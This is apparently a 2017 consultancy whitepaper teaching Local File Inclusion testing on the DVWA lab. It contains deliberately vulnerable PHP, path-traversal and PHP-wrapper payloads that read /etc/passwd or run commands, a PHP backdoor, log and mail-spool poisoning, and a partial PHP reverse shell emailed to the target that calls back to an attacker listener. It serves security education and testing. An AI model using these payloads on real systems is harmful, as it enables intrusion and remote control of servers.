



Web Application Penetration Testing

Local File Inclusion (LFI) Testing Techniques

Jan 04, 2017, Version 1.0

©2017 – Aptive Consulting Ltd

This document and the templates used in its production are the property of Aptive Consulting Ltd and cannot be copied (both in full or in part) without the permission of Aptive Consulting Ltd.

While precautions have been taken in the preparation of this document, Aptive Consulting Ltd the publisher, and the author(s) assume no responsibility for errors, omissions, or for damages resulting from the use of the information contained herein.

The information herein is provided for educational and informative purposes only, Aptive Consulting Ltd the publisher and author(s) take no responsibility or liability for the actions of others.

Introduction

The intent of this document is to help penetration testers and students identify and test LFI vulnerabilities on future penetration testing engagements by consolidating research for local file inclusion LFI penetration testing techniques. LFI vulnerabilities are typically discovered during [web app penetration testing](#) using the techniques contained within this document. Additionally, some of the techniques mentioned in this paper are also commonly used in CTF style competitions.

Contents

Introduction.....	2
What is a Local File Inclusion (LFI) vulnerability?.....	4
Example of Vulnerable Code.....	4
Identifying LFI Vulnerabilities within Web Applications.....	4
PHP Wrappers.....	5
PHP Expect Wrapper.....	5
PHP file:// Wrapper.....	6
PHP php://filter.....	7
PHP ZIP Wrapper LFI.....	9
LFI via /proc/self/environ.....	10
Useful Shells.....	10
Null Byte Technique.....	10
Truncation LFI Bypass.....	11
Log File Contamination.....	11
Apache / Nginx.....	12
Email a Reverse Shell.....	12
References.....	14

What is a Local File Inclusion (LFI) vulnerability?

Local File Inclusion (LFI) allows an attacker to include files on a server through the web browser. This vulnerability exists when a web application includes a file without correctly sanitising the input, allowing an attacker to manipulate the input and inject path traversal characters and include other files from the web server.

Example of Vulnerable Code

The following is an example of PHP code vulnerable to local file inclusion.

```
<?php
  $file = $_GET['file'];
  if(isset($file))
  {
    include("pages/$file");
  }
  else
  {
    include("index.php");
  }
?>
```

Identifying LFI Vulnerabilities within Web Applications

LFI vulnerabilities are easy to identify and exploit. Any script that includes a file from a web server is a good candidate for further LFI testing, for example:


```
/script.php?page=index.html
```

A penetration tester would attempt to exploit this vulnerability by manipulating the file location parameter, such as:

```
/script.php?page=../../../../../../etc/passwd
```

The above is an effort to display the contents of the /etc/passwd file on a UNIX / Linux based system.

Below is an example of a successful exploitation of an LFI vulnerability on a web application:



```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 syslog:x:101:102::/home/syslog:/bin/false
21 klog:x:102:103::/home/klog:/bin/false
22 mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
23 landscape:x:104:122::/var/lib/landscape:/bin/false
24 sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
25 postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
26 messagebus:x:107:114::/var/run/dbus:/bin/false
27 tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
28 user:x:1000:1000:user,,,:/home/user:/bin/bash
29 polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
30 haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
31 pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
32 postfix:x:112:123::/var/spool/postfix:/bin/false
33
```

PHP Wrappers

PHP has a number of wrappers that can often be abused to bypass various input filters.

PHP Expect Wrapper

PHP expect:// allows execution of system commands, unfortunately the expect PHP module is not enabled by default.

Example:

```
php?page=expect://ls
```

PHP file:// Wrapper

The payload is sent in a POST request to the server such as:

```
/fi/?page=php://input&cmd=ls
```

Example using php://input against DVWA:

Request:

The screenshot shows a web browser's developer tools interface. At the top, there are navigation buttons: "Go", "Cancel", and two arrow buttons. Below this, the word "Request" is displayed in orange. Underneath, there are tabs for "Raw", "Params", "Headers", "Hex", and "XML". The "Raw" tab is selected, showing the raw HTTP request. The request is a POST to `/dvwa/vulnerabilities/fi/?page=php://input&cmd=ls`. The headers include `Host: 10.0.1.148`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate`, `Referer: http://10.0.1.148/dvwa/vulnerabilities/fi/?page=zip:phpshell.zip`, and `Cookie: security=low; PHPSESSID=0f5i5ntkn7nfp87bb23epb4`. The request body is `<?php echo shell_exec($_GET['cmd']);?>`.

Image description: POST request using php://input

Web Application Response:

The screenshot shows a web browser's developer tools interface. At the top, there are navigation buttons: "Raw", "Headers", "Hex", "HTML", and "Render". The "Raw" tab is selected, showing the raw HTTP response. The response body is `file1.php file2.php file3.php file4.php help include.php index.php phpshell.zip source`. Below the response body, there is a dark banner with the DVWA logo.

Image description: The output from the command "ls" is rendered above the DVWA banner.

PHP php://filter

php://filter allows a pen tester to include local files and base64 encodes the output. Therefore, any base64 output will need to be decoded to reveal the contents.

An example using DVWA:

```
vuln.php?page=php://filter/convert.base64-encode/resource=/etc/passwd
```




Image description: Image showing the base64 encoded text at the top of the rendered page

Base64 decoding the string provides the /etc/passwd file:


```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 syslog:x:101:103::/home/syslog:/bin/false
21 mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
22 messagebus:x:103:106:./var/run/dbus:/bin/false
23 whoopsie:x:104:107:./nonexistent:/bin/false
24 landscape:x:105:110:./var/lib/landscape:/bin/false
25 sshd:x:106:65534:./var/run/sshd:/usr/sbin/nologin
26 dvwa:x:1000:1000:dvwa,,,:/home/dvwa:/bin/bash
27
28 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

Image description: An image showing the output from /etc/passwd on a UNIX / Linux system using php://filter

PHP ZIP Wrapper LFI

The zip wrapper processes uploaded .zip files server side allowing a penetration tester to upload a zip file using a vulnerable file upload function and leverage the zip filter via an LFI to execute. A typical attack example would look like:

1. Create a PHP reverse shell
2. Compress to a .zip file
3. Upload the compressed shell payload to the server
4. Use the zip wrapper to extract the payload using:
php?page=zip://path/to/file.zip%23shell
5. The above will extract the zip file to shell, if the server does not append .php rename it to shell.php instead

If the file upload function does not allow zip files to be uploaded, attempts can be made to bypass the file upload function (see: OWASP file upload testing document).

LFI via /proc/self/environ

If it's possible to include **/proc/self/environ** via a local file inclusion vulnerability, then introducing source code via the User Agent header is a possible vector. Once code has been injected into the User Agent header a local file inclusion vulnerability can be leveraged to execute `/proc/self/environ` and reload the environment variables, executing your reverse shell.

Useful Shells

Useful tiny PHP back doors for the above techniques:

```
<? system('uname -a');?>
```

Null Byte Technique

Null byte injection bypasses application filtering within web applications by adding URL encoded "Null bytes" such as `%00`. Typically, this bypasses basic web application blacklist filters by adding additional null characters that are then allowed or not processed by the backend web application.

Some practical examples of null byte injection for LFI:

```
vuln.php?page=/etc/passwd%00
```

```
vuln.php?page=/etc/passwd%2500
```

Truncation LFI Bypass

Truncation is another blacklist bypass technique. By injecting long parameter into the vulnerable file inclusion mechanism, the web application may “cut it off” (truncate) the input parameter, which may bypass the input filter.

LFI truncation examples:

```
vuln.php?page=/etc/passwd.....  
vuln.php?page=../../../../../../../../../../../../../../../../../../../../etc/passwd  
vuln.php?page=/etc/passwd/../../../../../../../../../../../../../../../../..
```

Log File Contamination

Log file contamination is the process of injecting source code into log files on the target system. This is achieved by introducing source code via other exposed services on the target system which the target operating system / service will store in log files. For example, injecting PHP reverse shell code into a URL, causing syslog to create an entry in the apache access log for a 404 page not found entry. The apache log file would then be parsed using a previously discovered file inclusion vulnerability, executing the injected PHP reverse shell.

After introducing source code to the target systems log file(s) the next step is identifying the location of the log file. During the recon and discovery stage of penetration testing the web server and likely the target operating system would have been identified, a good starting point would be looking up the default log paths for the identified operating system and web server (if they are not already known by the consultant). [FuzzDB's Burp LFI payload lists](#) can be used in conjunction with Burp intruder to quickly identify valid log file locations on the target system.

Some commonly exposed services on a Linux / UNIX systems are listed below:

Apache / Nginx

Inject code into the web server access or error logs using netcat, after successful injection parse the server log file location by exploiting the previously discovered LFI vulnerability. If the web server access / error logs are long, it may take some time execute your injected code.

Email a Reverse Shell

If the target machine relays mail either directly or via another machine on the network and stores mail for the user www-data (or the apache user) on the system then it's possible to email a reverse shell to the target. If no MX records exist for the domain but SMTP is exposed it's possible to connect to the target mail server and send mail to the www-data / apache user. Mail is sent to the user running apache such as www-data to ensure file system permissions will allow read access the file `/var/spool/mail/www-data` containing the injected PHP reverse shell code.

First enumerate the target system using a list of known UNIX / Linux account names:

```
root@kali:~/Tools/wordlists/SecLists/Usernames# smtp-user-enum -M VRFY -U top_shortlist.txt -t 10.0.1.148
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|                     Scan Information                     |
-----

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... top_shortlist.txt
Target count ..... 1
Username count ..... 13
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Wed Jan  4 19:40:39 2017 #####
10.0.1.148: root exists
10.0.1.148: mysql exists
10.0.1.148: www-data exists
##### Scan completed at Wed Jan  4 19:40:39 2017 #####
3 results.

13 queries in 1 seconds (13.0 queries / sec)
```

Image description: The above image uses the smtp-user-enum script confirming the www-data user exists on the system

The following screenshot shows the process of sending email via telnet to the www-data user:

```
root@kali:~# telnet 10.0.1.148 25
Trying 10.0.1.148...
Connected to 10.0.1.148.
Escape character is '^'.
220 dwva-ubuntu ESMTP Postfix (Ubuntu)
HELO localhost
250 dwva-ubuntu
MAIL FROM:<root>
250 2.1.0 Ok
RCPT TO:<www-data>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>

<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.1.145'; // CHANGE THIS
$port = 80; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}
```

Image description: The above image shows the process of sending a reverse PHP shell via SMTP using telnet




Image description: The above image shows the inclusion of www-data mail spool file containing the emailed PHP reverse shell code

Resulting in a reverse shell connecting back to a running netcat listener:

```
root@kali:~# netcat -nvlp 80
listening on [any] 80 ...
connect to [10.0.1.145] from (UNKNOWN) [10.0.1.148] 45205
Linux dvwa-ubuntu 3.13.0-106-generic #153-precise1-Ubuntu SMP Tue Dec 6 16:12:15 UTC 2016
x86_64 x86_64 x86_64 GNU/Linux
 01:04:01 up 42 min,  1 user,  load average: 0.00, 0.01, 0.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
dvwa      tty1                    00:28   6:14   0.31s  0.19s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -ar
Linux dvwa-ubuntu 3.13.0-106-generic #153-precise1-Ubuntu SMP Tue Dec 6 16:12:15 UTC 2016
x86_64 x86_64 x86_64 GNU/Linux
$
```

Image description: The above image shows the emailed PHP reverse shell connecting to a netcat listener

References

Information sources used within this document:

<https://highon.coffee/blog/lfi-cheat-sheet/>

https://www.owasp.org/index.php/PHP_File_Inclusion

DVWA (used for LFI examples): <http://www.dvwa.co.uk/>